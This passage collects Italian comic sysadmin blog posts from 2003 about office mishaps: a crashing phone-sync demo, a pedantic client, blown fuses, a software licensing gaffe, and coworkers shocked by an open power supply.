SL - Be' (scrivendo), io passo la cosa a SUSL e poi lui decidera'.

A.A.A. Capo con poco cervello ma tanta voglia di spendere offresi, prezzo modico, astenersi perditempo.

Davide

09/08/2003 00:00

Shameless, Clueless, Wireless...

Shameless, Clueless, Wireless...

C'e' un tizio qui, che chiamero' MD, che mi da' qualche problema di tanto in tanto. Questo tizio non mi sta particolarmente simpatico perche' e' piu' sfuggente di un'anguilla, ha la tendenza a dire cose diverse a persone diverse e per ogni problema ha una soluzione che e' facile, semplice, non funziona, ma richiede l'acquisto di kili di software Microsoft.

Questa volta MD ha tirato fuori la faccenda della lettura della posta via cellulare. E lo ha fatto ovviamente con l'ultimo gadget disponibile sul mercato: il Microsoft Phone.

MD ha pertanto organizzato una bellissima demo con SL, SUSL ed un vario numero di UL, io sono presente per "consulenza tecnica"...

MD - Quindi con l'ausilio delle ultime tecnologia Microsoft possiamo ottenere l'accesso alla posta elettronica aziendale ovunque yatta yatta, blah blah... il server Exchange... whoffa whoffa... connessione GPRS... yatta yatta...

Il tutto agitando il famoso telefono...

SL e SUSL (pensando) - WOW, pensa alla figura strafica quando lo tiro fuori ad una qualunque riunione dirigenziale con \$immensa_societa... Doppio WOW!!!

I vari UL (pensando) - WOW! Accesso diretto a tutti i siti porno!

IO (pensando) - O cacchio! Un'altro arnese che si sfascia in 10 minuti quando funziona per piu' di 5....

Come potete immaginare non ero incredibilmente contento dell'andazzo della riunione.

MD - Ecco quindi... Ci sono domande?

IO - Come funziona la sincronizzazione con l'agenda?

MD - Attraverso un'apposito plugin che si connette ad Outlook.

IO - Si, ma i dati come vengono trasmessi al telefono?

MD - Hemmm... ci sono due modi, via la connessione GPRS o tramite una connessione USB via questo craddle (mostrandolo).

IO - Per connessione GPRS intendi che devi avere un provider che ti fornisce la connessione o un dialin?

MD - Hemmm... si'... credo... a dire il vero non l'ho ancora provata...

IO - Perche' nessun provider fornisce GPRS in Olanda o ci sono altri problemi?

MD - Be', KPN ha annunciato che forniranno l'accesso GPRS a partire dal 2005...

IO - se hanno sufficienti abbonamenti e se c'e' l'interesse sufficiente.

MD - Comunque si puo' sempre fare la sincronizzazione usando il craddle.

IO - Quanto ci vuole ad installarlo?

MD - Oh! E' una faccenda di 5 minuti!

IO - Possiamo provare?

MD - ...cosa?

IO - Il Craddle... (indicando il laptop) ci hai giocato per una settimana dovrebbe essere gia' tutto a posto no?

MD - Hemmm... veramente ho dovuto reinstallare il PC perche' era crashato...

IO - Ottimo, hai appena detto che e' una faccenda di 5 minuti, quindi...

L'ho gia' detto che MD non mi sta particolarmente simpatico? Comunque a questo punto SL e SUSL erano abbastanza eccitati da appoggiare l'idea di una "prova sul campo".

Cosa fa' l'applicazione X ?

MD - Ok, si collega il craddle al PC...
PC - Bip! Ho trovato un nuovo hardware... ricerca dei driver in corso... mi serve il CD di Win XP!
MD - Hemmm... no, non ti serve...
PC - Ho detto che mi serve il CD!
MD - No, i driver sono in C:\qualcheschifezza...
PC - Non ci sono driver li', dammi il CD!
MD - I driver sono li'... cerca meglio
PC - Voglio il CD!!!!
MD - (rivolto a noi) C'e' qualche problema di installazione... (resetta)
PC - (al riavvio) Hei! Ho trovato del nuovo hardware! Ricerca dei driver in corso...
MD - Ecco, adesso dovrebbe installarlo senza problemi...
PC - Mi serve il CD di Win XP!
MD - No, i driver sono in ...

La cosa si e' ripetuta per 3 o 4 volte, alla fine MD ha ceduto ed ha infilato il CD... riuscendo a completare l'installazione...

MD - Ora si inserisce il telefono nel craddle... (inserendolo)
PC - Hei! Ho trovato del nuovo hardware... ricerca dei driver in corso...
MD - !??? Ce li hai gia' i driver!!!
PC - Mi serve il CD...
IO - Qualcuno vuole un caffe'?

Mi assento per un quarto d'ora circa e ritorno con il caffe'. Nel frattempo MD e' riuscito a ridurre alla ragione il suo laptop... piu' o meno...

MD - Ecco, allora, adesso si sceglie "sincronizza" e lui trasferisce tutti i dati al telefono...
PC - Hei! Ho trovato del nuovo hardware!
MD - Auuuuuughhh!!!! (resetta)

Al riavvio il PC sembra piu' arrendevole, cosi' procediamo con la "sincronizzazione"...

PC - Ok, trasmetto le e-mail al telefono... da trasmettere 1452... 1451... 1450...
IO - Ma quanto ci mette?
MD - Be', dato che deve sincronizzare tutto la prima volta ci puo' mettere parecchio, ma poi trasmette solo i cambiamenti quindi...
PC - 1450 ... 1450 ... 1450 ... 1450 ... 1450 ... 1450 ...
IO - E adesso che gli piglia?
MD - Hemmm....
PC - Sto'.... siiiiiinnnnncroooooooooooooo.....
MD - Hemmm... pare che si sia inchiodato... (resetta)
PC - Hei! Ho trovato del nuovo hardware!
IO - Ma vuoi dire che ogni volta che ti crasha il computer devi re- sincronizzare tutto?
MD - Hemmm, no... comunque avendo il GPRS (rimuove il telefono dal craddle)
Telefono - BIIIIIIIIIPPPP!!!!
MD - ???!???

La tecnologia moderna... e' la prima volta che vedo il BSOD su un telefono!

Davide
15/09/2003 00:00

Shameless, Clueless, Wireless...

Telephon

Telephon

Pare una normale giornata di Giugno, temperatura equilibrata (24 gradi) e CL che pensano alle loro ferie. Quando all'improvviso, suona il telefono.

Rispondo ed e' HB, qui' ci va una piccola spiegazione.

Abbiamo sviluppato tempo fa un sito internet per una certa societa', tale societa' non ho ancora capito bene di cosa si occupa effettivamente, ma hanno un tizio (HB appunto) che pare pagato appositamente per rompere le scatole a me. Quasi una volta alla settimana questo tizio mi telefona e comincia a fare le pulci al sito. Praticamente tutto non gli va bene. Io gli ho gia' detto piu' di una volta che quello che deve fare e' scrivere tutto e poi inviare una bella mail ad UL che dovrebbe gestirsi le cose, ma pare che a lui piaccia di piu' rompere le scatole a me.

HB - Salve, sono HB di \$nomesocieta

IO - Eccolo, e ti pareva...

HB - Ho un paio di cose da far notare sul sito, per prima cosa i font sulla pagina principale sono tutti sbagliati, dovrebbe essere un verdana 8 punti invece mi appare come un verdana 8.5, inoltre e' diverso sulla colonna di sinistra mentre sulla colonna di destra non si allinea correttamente e la jpg non appare ben centrata nella colonna....

Appoggio il telefono sul tavolo.

Hummm... vediamo un po' quali sono le novita' su internet... ho! pare che Nokia voglia diventare la nuova Sony... passo circa 10 minuti leggendomi l'articolo, poi riprendo su' il telefono...

HB - ...e la jpg appare sfocata ma se ci si passa sopra il mouse non appare l'icona di ingrandimento...

Rimetto il telefono sul tavolo.

Prendo su' la mia tazza di caffe', ma e' vuota. Ok, e' ora di andare a prendere il caffe'. Mi fermo a scambiare quattro chiacchiere con una delle nuove CL che e' stata appena assunta, si lamenta che non riesce a stampare sulla stampante, mi fermo a re-installare i driver, controllo anche le quantita' di cazzate che ha gia' installato, ritorno in ufficio dopo un quarto d'ora circa.

Prendo su' il telefono...

HB - ...la redirectione mi riporta sulla pagina principale mentre dovrebbe portare sulla pagina \$unauqualchepagina...

Rimetto il telefono sul tavolo.

A questo punto arriva UL2.

UL2 - E' mezz'ora che cerco di telefonarti! Sei sempre al telefono!

IO - (continuo a mescolare il mio caffe' senza rispondergli)

UL2 - Hemmm... perche' hai richiesto che ti riservassi 6 ore nel budget del progetto \$taldetali?

IO - Perche' cosi' hai il budget pronto per quando verrai a chiedermi qualche cosa.

Cosa fa' l'applicazione X ?

UL2 - Ma non devo chiederti niente riguardo a questo progetto! L'hosting partner ce lo abbiamo già, l'hardware lo fornisce il cliente ed il software è già installato!

IO - Ok, allora diciamo che, quando succederà un casino, e nota che ho detto quando e non se, avrai il budget pronto così che io possa salvarti il culo, senza dover preventivamente parlare con il cliente per un'estensione del contratto.

UL2 - (stizzito) Perché dovrebbe succedere un casino??

IO - Ti ricordi il progetto per \$altrocliente? Non doveva succedere niente! Poi, dopo una settimana si sono accorti che avevano un bug nella de-sottoscrizione dalla mailing list e si sono ritrovati con il loro server di posta nelle black-list per aver inviato 54000 e-mail in un solo giorno. E tu hai speso una settimana tentando di ripulire l'elenco a mano, poi sei venuto da me e lo abbiamo fatto in 15 minuti.

UL2 - Hemmm... ok, forse avremmo dovuto controllare meglio il codice...

IO - E ricordi che è successo quando avete installato la macchina di produzione di \$altroclientancora? Il sistemista non sapeva nemmeno come accenderla! Ho dovuto farmi 45 minuti sotto la pioggia in moto per mostrargli il tasto di accensione!

UL2 - Herr... ma era veramente difficile da vedere...

IO - E ti ricordi..

UL2 - Ok, Ok! Ma perché 6 ore? In genere quello che fai ti prende non più di 15 minuti!

IO - Le altre 5 ore e 45 minuti me le tengo in ostaggio per quando il tuo cliente comincerà a rompermi le balle.

UL2 - ??In che senso??

IO - (tendendogli il telefono)

HB - ...ed il messaggio dovrebbe dire "rimozione permanente dall'elenco" e non "rimozione definitiva" mentre la dicitura sul pulsante...

UL2 - (restituendo il telefono) Ok. Vada per 6 ore.

Altro giorno, altro cliente insoddisfatto.

Davide

22/09/2003 00:00

Spoooo!

Spoooo!

Sono circa le 10 quando arrivo in ufficio in una apparentemente tranquilla giornata di Luglio. Se vi state domandando come' che arrivo alle 10 in ufficio, e' perche' ho speso la mattinata recuperando il nostro Sony dopo l'ennesimo "piccolo inconveniente" (aka: il CL di turno non ha letto l'adesivo) durante una demo. Devo ammettere comunque che la visione del beamer fondersi sul tavolo della sala riunioni del cliente deve avere aggiunto alla demo quel bit in piu'. Mentre mi sto togliendo l'armatura in kevlar/berillio/titanio (abbigliamento da motociclista impenitente), arriva UL tutto trafelato.

UL - Dove cavolo eri???

IO - Alla Sony a recuperare il beamer.

UL - Qui' e' un casino!!!

IO - Quindi la situazione e' perfettamente normale.

UL - Non c'e' corrente di sopra!!!

IO - N'altra volta???

Bisogna dire che in questo senso UL ha perfettamente ragione. Il fatto e' che l'edificio non era progettato per contenere l'attuale quantitativo di computer, stampanti, monitor, quelchee' e l'inadeguatezza dell'impianto elettrico e' endemica. Non passa un mese senza che noi si abbia un qualche fusibile saltare da qualche parte.

Il grosso problema non e' il fusibile in se', ma il fatto che per ripristinare la situazione e' necessario, 1) staccare tutto cio' che e' collegato, e quando dico tutto intendo proprio tutto 2) rimettere a posto il fusibile e 3) ricollegare uno alla volta i singoli computer, monitor, stampante, quelchee'. Sempreche il fusibile non salti di nuovo, allora si ripete la procedura tentando di staccare tutto cio' che non e' strettamente necessario, ovviamente cio' che e' strettamente necessario secondo me non e' la stessa cosa che viene considerata dai vari CL ed UL.

Arrivo al piano e vedo tutti i CL vagare disperati, controllo quindi il pannello di distribuzione elettrica e trovo il fusibile che e' saltato. Verifico a quali prese e' collegato, quindi procedo alla fase 1). A questo punto arriva CL.

CL - Ti posso aiutare?

IO - Si', stacca tutti i computer, stampanti, qualunque cosa che sono collegati alle prese marcate "A". Staccali tutti. Uno per uno.

Dopo un quarto d'ora circa ho disconnesso tutto e procedo alla sostituzione del fusibile. Quindi si passa alla fase 3.

CL - Che faccio adesso?

IO - Si ricollega uno alla volta tutto quello che e' stato staccato. Uno alla volta.

Sono a mezza strada con la riconnessione quando...

-*KA-WAMP!!!!*-

Tutti i CL - EEEEEKKK!!!! Nooooo!!!! AAAAAGHHH!!!! (bestemmie ed urla varie)

Mi alzo e vedo CL guardarsi attorno...

Spoooo!

Cosa fa' l'applicazione X ?

CL - Oooooops....

IO - Che cavolo hai combinato??

CL - Ho riattaccato questa qui'...

Guardo, ed ha riattaccato una ciabatta da 6, a cui sono collegati 3 computer ed un monitor, piu' una seconda ciabatta da 4 con 2 computer ed una terza ciabatta da 6 con 3 computer ed una stampante ed una quarta ciabatta da 4 con due monitor e....

IO - Quale parte di "uno alla volta" non e' chiara?

CL - Ma ho attaccato uno alla volta!

IO - Si', ma devi cominciare dalla cima, non dal fondo!

CL - Cima? (guardando le due estremita' del serpente elettrico)

IO - Senti, lascia stare, faccio da me.

Riparto quindi con l'operazione dalla fase 1. Una mezz'ora dopo, ho terminato la procedura di riconnessione, quando arriva SL.

SL - Un'altro bum di corrente?

IO - Si', te l'ho detto che qui' bisogna chiamare un'elettricista e fargli rifare tutto l'impianto.

SL - (guardandosi attorno) Ma come e' successo?

CL - Dunque, io sono arrivato, ho visto che ho il cellulare scarico (agitando il cellulare) ed ho attaccato il caricabatterie (infilando il succitato caricabatterie)...

.*KA-WAMP!!!.*

Tutti i CL - EEEEEEEKKK!!!! Nooooo!!!! AAAAAGHHH!!!! (bestemmie ed urla varie)

CL - Ooopss...

Io nel frattempo mi infilo sotto al tavolo, sradico il caricabatterie dal ginepraio di prolunghe, multiple ed adattatori vari, sfodero il coltellino svizzero, che e' cosi' affilato che la spada di Goemon mi fa una pippa, e me ne servo per tranciare il cavo del caricabatterie in 342 pezzettini.

IO - (fissando CL) **Spoooooooo!!!!** (guardando SL) Che e' il contrario di "Oooooops".

Dopodiche' li ho lasciati li' e sono andato a ripetere tutta l'operazione...

Il risultato della giornata e' stato di 3 PC da reinstallare, due Outlook schiantati e 7 documenti da ripristinare dal backup perche' illeggibili. Senza contare le due ore perse a staccare e riattaccare tutto ovviamente.

Davide

29/09/2003 00:00

Pay Another Day

Pay Another Day

Sono le 3 del pomeriggio di un piovoso giorno di Luglio ed io sono occupato a cercare di rintracciare un cavo di rete che svanisce a meta' strada tra la partenza e la destinazione. E se qualcuno non capisce come si fa a perdere per la strada un cavo, basta guardare questo per capire.

Ed e' mentre sto strisciando, a passo del Leopard, con un tronchese tra i denti (il tronchese mi serve per quanto trovo i cavi legati con le fascette) sotto scrivanie, tavoli ed ammenicoli vari, che UL mi scova.

UL - Ah! Eccoti qui'!

IO - Oooaa iiiiaaa ooii??

Che significa piu' o meno "cosa XXXXX vuoi" detto con un tronchese tra i denti. Evidentemente UL e' un'esperto nella comprensione di Lingue Parlate Con Vari Oggetti Tra I Denti o forse non gliene frega una mazza, comunque va avanti come se niente fosse.

UL - Hai mica ricevuto il preventivo per la licenza di MonkeyMedia Crap Terremote per quel progetto per \${immensa societa' di assicurazioni}?

IO - Si', mi pare che la licenza per singolo processore sia \$cifrone, mentre per due processori sia \$((3 * cifrone)) e per quattro processori (che, incidentalmente e' cio' che serve a loro) e' \${non domandare che non lo vuoi sapere}.

UL - ?? come sarebbe a dire \${non domandare che non lo vuoi sapere}??

IO - Esattamente cio' che ho detto.

UL - Ma non possiamo usare la versione monoprocesso?

IO - (sradicando una delle piastrelle del pavimento e guardando da che parte va il cavo) Be', tecnicamente forse si', benché l'uso di una applicazione disegnata per un sistema monoprocesso su un multi processore non sia proprio "er mejo", ma il grosso guaio e' la licenza d'uso.

UL - Si, ma come fa MonkeyMedia a sapere che noi lo facciamo?

IO - (rimettendo a posto la piastrella e guardando UL) Come fanno e' facile: glielo dico io.

UL - He????

IO - Ma che problema hai?? Vuoi forse dirmi che \${immensa societa' di assicurazioni} che gli escono i soldi pure dalle orecchie} ha dei problemi a pagare la licenza per quella roba? Dio bono! Hanno quattro palazzi qui' ad Amsterdam pieni di gente che non fa niente!

UL - Be', forse "loro" non hanno problemi a pagare la licenza, ma noi sicuramente ne abbiamo.

IO - Embe'? Sta' roba viene acquistata per conto loro, sono loro alla fine che pagano no?

UL - Hemmm... il fatto e' che nell'offerta originale non si faceva riferimento a MonkeyMedia, quindi non sono del tutto sicuro che loro siano d'accordo sul fatto di pagare la licenza... anzi, sono quasi sicuro che non saranno assolutamente d'accordo...

Esco da sotto al tavolo dove mi sono infilato e guardo UL.

IO - E chi ha fatto l'offerta originale?

UL - Heemmm... io.

IO - E non hai pensato a cosa volevi usare ed a chi doveva pagarlo mentre facevi l'offerta?

UL - Si, ma non pensavo che la licenza costasse tanto.

A questo punto mi interrompo e penso un'attimo... come accidenti fa questo babbeo a fare un'offerta senza sapere **quanto costa** il prodotto che sta cercando di vendere??

Cosa fa' l'applicazione X ?

IO - Hemmm... fammi capire un'attimo. Tu fai una proposta per la realizzazione di un software che richiede per il suo funzionamento determinati tools, sai che tali tools devono essere installati e **NON** domandi quanto costano prima di inviare la proposta?

UL - Be', ma.... hemmm....

IO - (pensandoci un'attimo) Ma non eri tu che avevi anche offerto un'applicazione da sviluppare in Visual Basic che doveva funzionare su una UltraSparc?

UL - Herr... e' possibile...

IO - Ha, adesso capisco tutto.

Ul si guarda attorno cercando una (improbabile) via di uscita. Ed io comincio a smontare un'altro pezzo di pavimento.

UL - Hai qualche idea?

IO - Riguardo cosa?

UL - Be', come possiamo risolvere la situazione!

IO - "Possiamo"??

UL - Si', insomma...

IO - Io vedo solo tre strategie: uno, dici a \${immensa societa} che c'e' da pagare questa licenza e che se gli va bene e' cosi', senno' c'e' da riprogettare mezza applicazione, due, riprogetti l'intero accrocchio per **non** usare MonkeyMedia e tre...

UL - Siiiiiii???

IO - Tu cacci i soldi di tasca tua perche' la cazzata l'hai fatta tu.

UL - Eeeerrkk???

Tanto lo so gia' come andra' a finire: UL recuperera' una versione di MonkeyMedia bacata da qualche sito di warez, tentera' di installarla su una delle macchine di \${immensa societa} che crashera' miserandamente e l'applicazione non funzionera'.

Sento gia' che una denuncia anonima alla BSA indichera' un problemino di licenze presso \${immensa societa}.

Davide

10/06/2003 00:00

A Naked Usb 2.2

A Naked Usb 2.2

Sembra tutto quieto e tranquillo in ufficio, quando SL mi chiama per una "discussione informale sulle nuove opportunita' tecniche". Il che vuol dire che qualcuno gli ha passato qualche brochure pubblicitaria di un qualche accrocchio ultimo modello e lui vuole sapere che ne penso. Il che vuol dire guai.

Mi dirigo pertanto verso la sala riunioni designata, e qui ci va una piccola descrizione. Le nostre sale riunioni sono cosi' dette "flessibili", cioe' in realta' e' una singola enorme stanza che puo' essere divisa in stanze piu' piccole usando delle paratie mobili.

SL - Ho ricevuto un paio di suggerimenti per migliorare le nostre presentazioni tecniche presso clienti.

IO - A si'?

SL - In particolare mi e' stato fatto notare che in alcuni casi si avrebbe la necessita' di rilasciare documenti o presentazioni modificate al volo presso il cliente stesso.

IO - Cioe' oltre alle normali brochure vorresti lasciargli ulteriore immondizia che finira' nel secchio dopo 15 minuti?

SL - Stavamo pensando di rilasciarli in formato elettronico direttamente, cosi' che il cliente possa vederselo sul suo computer a suo piacimento.

IO - Il Web e' li' per questo...

SL - Ma io pensavo a qualche cosa di piu' in linea con la tecnologia dell'azienda.

IO - Del tipo?

SL - Ecco, pensavo di rinnovare il parco laptop con dei nuovi modelli dotati di CD-RW o meglio di DVD-RW, in modo da poter fare un CD al volo...

Eccolo, lo sapevo che prima o poi arrivava alla voce "nuovi laptop", dato che quelli che ci sono in giro attualmente sono solo dell'anno scorso. Per non parlare del fatto che il tipo che e' stato qui' come consulente la settimana scorsa aveva l'ultimo modello di super-ultra laptop e tutti gli sbavavano dietro.

IO - Non mi sembra una grande idea, soprattutto se vuoi lasciare al cliente o speranzoso tale una buona impressione.

SL - Perche' no? Mi pare perfettamente logico...

IO - Ok, supponiamo che io sono il "cliente" e tu stai tentando di convincermi a comperare qualche cosa... Io mi aspetto da te una certa professionalita' e preparazione, il fatto che tu arrivi senza qualche cosa di gia' pronto da lasciare giu' non e' proprio una bella cosa. Poi se ti metti a fare CD sul posto, o giri con una pigna di CD nella borsa (ma allora perche' non lo hai preparato prima?) o devi chiederne uno a me, che non fa proprio "professionale", Inoltre, se sei PC-dotato, ed io suppongo che un possibile cliente abbia sicuramente una rete locale (senno' che vuole da te?) a questo punto potresti domandare semplicemente una connessione di rete e scaricargli l'immondizia direttamente sul suo PC senza fare casino con i CD.

SL - Hummm... be', ma questo e' fattibile solo se il cliente ha un computer a portata di mano...

IO - Anche il leggere un CD.

SL - E non e' detto che lui acconsenta ad attaccare il mio portatile alla sua rete...

IO - Neanche lo schiaffare un CD dentro senza sapere che cosa c'e'.

SL - E poi non e' detto che la persona in questione sia in grado di collegare il laptop alla rete...

IO - Se c'e' una rete c'e' un SysAdmin, e se non sei capace di attaccare un laptop dubito seriamente che tu sia in grado di fare un CD.

A questo punto SL comincia a scartocciare tra i vari depliant di super-laptop e ne estrae un'altro mazzo.

Cosa fa' l'applicazione X ?

SL - Ok, e che ne dici di questi arnesi?

IO - (osservando il depliant) Quello e' un disco a stato solido USB.

SL - Si' esatto. Che ne pensi?

IO - Sono assolutamente inutili.

SL - Perche'? Potrebbero essere una valida alternativa all'idea di usare i CD per scambiare i dati!

IO - No, non lo sono.

SL - In che senso?

IO - Allora, riprendiamo l'esempio di prima. Se "la persona in questione" non e' capace di attaccare un PC alla rete dubito seriamente che sia in grado di usare uno di questi arnesi, inoltre il CD e' un congegno fondamentalmente a costo 0 e puoi lasciarlo al cliente (che senza dubbio lo cestinera' dopo 10 minuti o lo usera' come sottotazza), mentre questo coso devi riprendertelo, non puoi lasciarglielo, quindi la sua utilita' come "scambio dati" e' nulla.

SL - Ma potrebbe essere usato facilmente, voglio dire, invece di fare il CD io scarico la mia roba li' dentro poi lo do a te che lo colleghi...

IO - Momento! Stai insinuando che tu vai da qualcuno, e pretendi di installargli questo coso sul suo computer? In primis, cio' lo puoi fare solo se hai i diritti di amministrazione sul computer del cliente, e non tutti ce li hanno, in secondo luogo devi essere tu in grado di farlo e devi avere i driver a portata di mano, se ti porti dietro il CD coi driver puoi anche preparare prima il CD con il documento (stesso discorso di prima, non mi pare professionale), in terzo luogo, che succede se durante l'installazione si incarta il computer del cliente? Potrebbe farti causa per distruzione di proprieta'!

SL - Be', ok, ma credo che chiunque sia in grado di installare uno di questi cosi, voglio dire, tutti i nostri UL...

IO - ...non sono capaci di cambiare il toner della stampante, figuriamoci installare uno di questi cosi.

SL - Ma io non penso che...

A questo punto UL apre la paratia e mette dentro la testa dall'altra sala.

UL - Hemmm... scusate! Abbiamo un problema qui' col megaschermo (indicando il megaschermo Sony che orna la parete)

IO - Lo vedi quel pulsante?

UL - Quale?

IO - Quello con la freccia che lo indica con su scritto "Si', questo qui'", con l'altra freccia dall'altra parte con su scritto "Premere qui'" e l'altra freccia sotto con su' scritto "Questo e' il pulsante da premere"...

UL - Questo?

IO - Si', schiaccialo.

UL - Ha! Ecco... adesso funziona, grazie...

UL richiude la paratia ed io faccio appello ad i miei diecimila antenati Shaolin, che sicuramente devo avere senno' sarei esploso da tempo, e fisso SL con l'espressione piu' tranquilla e seria che riesco ad ottenere.

SL - Hemmm... herr... groan... Ok, lasciamo perdere...

IO - (guardando la pigna di depliant) Il tritadocumenti aspetta.

Davide

13/10/2003 00:00

ElectroShock

ElectroShock

Di tanto in tanto, a causa dei ripetuti sbalzi di corrente e dei vari fusibili che saltano, uno degli alimentatori dei PC rende l'anima, ed io sono costretto a farmi i salti mortali per ripararlo.

Sono quindi qui' con un'alimentatore aperto sul tavolo ed un paio di cacciaviti piantati dentro che cerco di capire cosa c'e' che non va, quando CL fa il suo ingresso.

Ora, non so se qualcuno ha gia' avuto la bella idea di aprire e dare un'occhiata dentro ad un'alimentatore switching, ma se lo avete fatto, sapete che metterci dentro le mani non e' una bella idea.

CL - Heila', che stai facendo di bello?

IO - (controllando la tensione sul multimetro) Di bello, niente.

CL - Hemmm... mi servirebbe una Web Cam.

IO - Una Web Cam per farci che?

CL - Dunque, stiamo facendo questo coso per \$cliente, e vogliono avere una specie di videoconferenza, quindi stiamo facendo qualche esperimento, ma ci serve una Web Cam.

IO - Ok, ne abbiamo due o tre, non sono fantastiche ma funzionano. Adesso te la vado a prendere.

Mi alzo, prendo le chiavi dell'armadio, mi avvio verso la Sala Macchine, poi ci ripenso...

IO - (indicando l'alimentatore aperto sul tavolo) Non toccare quel coso!

Entro in Sala Macchine, apro l'armadio, recupero le varie Web Cam, guardo quella che sembra messa meglio..

WAMP!!! HHHEEEYOOOOU!!! - PATAPLONF!

Esco e trovo CL seduto sul pavimento, con tutti i capelli dritti ed una espressione del tipo "cosae'successochisonodovesono", dall'alimentatore si alza un filino di fumo...

IO - Quale parte di "non toccare" non hai capito?

CL - Ma...

IO - Piglia sta web cam e levati dai piedi va.

CL se ne va, ed io mi rimetto a controllare il mio alimentatore. Stranamente l'elettroshock non ha lasciato tracce...

Vado avanti con i miei controlli, quando arriva CL2.

CL2 - Hei, mi serve \$nomesoftware.

IO - Per farci che?

CL2 - ...per lavorarci...

IO - Si, ma per che progetto? Devo metterlo in conto all'UL giusto.

CL2 - Per il progetto di \$cliente2.

IO - Ok, ti prendo il CD.

Mi alzo, acchiappo le chiavi...

Cosa fa' l'applicazione X ?

IO - (indicando l'alimentatore aperto sul tavolo) Non toccare quel coso!

Entro in Sala Macchine, apro l'armadio, prendo il raccoglitore con i CD, tiro fuori quello giusto, rimetto dentro il raccoglitore...

WAMP!!! AYEEEEEE!!!! SBAM!!

Esco e trovo CL2 seduto per terra con tutti i capelli diritti e la stessa espressione beota.

CL2 - Hei! Ma quel coso li' da' la scossa!!

IO - Ma va???

CL2 se ne va con il CD, io sto per mettermi di nuovo al lavoro, quando suona il telefono. Rispondo ed e' UL

UL - Non riesco piu' a leggere la posta!

IO - Dove sta il problema?

UL - Ogni volta che apro Craplook mi dice che il file e' danneggiato!

IO - Ok, arrivo.

Prima di andarmene metto un pezzo di cartone con su' scritto "Non Toccare" sull'alimentatore.

Passo circa un'ora da UL a tentare di riparare il suo Craplook (3,2 Gigabyte di posta... su un disco fisso da 8 Gb...). Sto' ritornando in Sala Comando e mi incrocio con UL2, con tutti i capelli diritti, la mano destra tremante ed un'espressione bischera... ma a pensarci bene ha sempre quella espressione, quindi la cosa non era molto indicativa.

IO - Che cavolo hai combinato?

UL2 - Hemmm... be'...

IO - Ma non lo hai visto il cartello??

UL2 - Be'....

IO - Sivabbe'... che vuoi?

UL2 - Hemmm... non me lo ricordo piu'...

Quindi tutto sommato non e' troppo male. Sto' per ri-rimettermi al lavoro quando arriva CL3.

CL3 - Ho finito l'inchiostro per la stampante inkjet!

IO - Ok, ne abbiamo ancora un paio di cartucce, te la vado a prendere. ...E...

CL3 - ...e...?

IO - (indicando l'alimentatore aperto sul tavolo) Non toccare quel coso!

Entro in sala macchine...

WAMP!!! WOW!!!! SBAM!!

...ma che accidenti hanno tutti quanti in questo posto?

Davide

20/10/2003 00:00

Non E' Un Furto: E' Una Rapina!

Non E' Un Furto: E' Una Rapina!

Ecco un'altra delle idee-novita' di SL. Stavolta gli e' venuta la fantasia di mettere in piedi una specie di videoconferenza tra i nostri uffici ed il branco di mammalucchi jugoslavi.

SL - ...e la possibilita' di vedere in tempo reale l'interlocutore e' un serio miglioramento nella comunicazione.

Come se non sapessi che quelli intendono mettere una fotografia davanti alla videocamera o semplicemente riprodurre lo stesso filmato in un loop continuo.

IO - Ma anche se fosse, che cosa cambia tra il parlare al telefono ed il parlare al telefono con un monitor davanti?

SL - Ma e' un'ottima cosa il poter guardare in faccia il tipo con cui parli!

Ma, nel caso di GR (il tipo jugoslavo) mica tanto... quando e' stato qua' l'ultima volta aveva sempre una faccia che sembrava stesse dormendo... o (a giudicare dalla qualita' del codice che scrive) forse sta sempre dormendo... e poi non e' mica tanto bello... certo forse lui hai altri gusti...

IO - Quindi ci servono due WebCam.

SL - Esatto, per la precisione queste due qui' (indicando il depliant)

IO - Ma ne abbiamo 4 nell'armadio! Non possiamo usare quelle invece di comperarne di nuove?

SL - Secondo CL1 e CL2 che stanno lavorando al progetto questo modello di WebCam e' molto migliore.

Soprattutto dato che non la pagano loro. Comunque, chi sono io per decidere come la ditta deve buttare via i suoi soldi?

SL - E sarebbe opportuno averle prima di \$giorno.

IO - Perche'? Che succede \$giorno?

SL - Abbiamo in programma una trasferta in Jugoslavia, cosi' ne approfittiamo e gli portiamo la webcam la' direttamente, insieme al software.

IO - Come sarebbe a dire "gli portiamo la webcam la'".

SL - Che la infiliamo nella borsa e la portiamo la' noi senza usare un corriere o simile. Semplice no?

IO - Si, ma non dovresti pagare anche le tasse di esportazione in questo caso?

SL - Non vedo perche'... e' un regalo.

IO - No, io non ho detto che *loro* devono pagare le tasse, ma *noi* sicuramente si'.

SL - Ma no... non e' il caso...

IO - ...questa e' evasione fiscale... giusto?

SL - Hummm... "evasione" e' una parola grossa per un paio di webcam...

IO - Ed il software?

SL - Questo lo installiamo e basta, i CD ritornano indietro.

Lo osservo in silenzio...

SL - Vabbe' magari gli facciamo una copia e gli lasciamo giu' anche i CD!

IO - Quindi e' semplice pirateria.

SL - Ma io non la metterei giu' dura cosi'...

E gia'... tanto non e' lui che finisce dentro nel caso...

Cosa fa' l'applicazione X ?

IO - Quando e' che partite?

SL - \$Giorno. Perche'?

IO - Ma, stavo pensando di ritagliare la sagoma di una pistola nell'alluminio e di infilarla nella tua borsa...

SL - ..cos..???

IO - ...ma a questo punto anche una telefonatina anonima alla dogana con riferimento al trasporto di "tecnologia proibita" mi pare che ci stia bene...

SL - He???

IO - Senti, intanto che ordino queste WebCam. Che ne dici se ordino anche i due dischi extra per il disk-array?

SL - Ma... non si era detto di aspettare fino alla Grande Riunione Di Budget?

IO - Si, ma sono solo due dischi e di spazio non ne abbiamo un gran che da buttare via adesso. Tanto prima o poi dobbiamo farlo quindi...

SL - Ma io direi di attenersi al piano e di aspettare...

IO - Ho sentito che i criminali in Jugoslavia gli fanno ripulire i campi minati. Senza i cercamine pero'.

SL - ...pero' ripensandoci forse e' il caso di avere un paio di dischi in caso di emergenza...

IO - Ok, vado ad ordinare allora.

Mi allontano un'attimo, poi ci ripenso.

IO - E stai lontano dalle prugne (indicandogli il piatto con le prugne sopra)

SL - He?

IO - I cani antidroga all'aeroporto non capiscono una mazza e confondono la puzza di prugna con la puzza di coca.

SL si guarda attorno con aria piuttosto preoccupata. E poi si parla di stress da viaggio... lui e' gia' preoccupato ancora prima di partire...

Davide

27/10/2003 00:00

Mai Dire Mail

Mai Dire Mail

Il periodo dell'anno che piu' preferisco e' alle porte. Agosto! Quando smette di piovere per almeno una settimana di fila, i CL sono assenti per due settimane di fila ed SL viene distratto per tre settimane di fila dall'assenza di gente con cui fare riunioni. Infatti stamani l'ho beccato in una delle Sale Riunioni che parlava da solo... lui ha sostenuto che si stava "preparando per la riunione manageriale di Lunedi"...

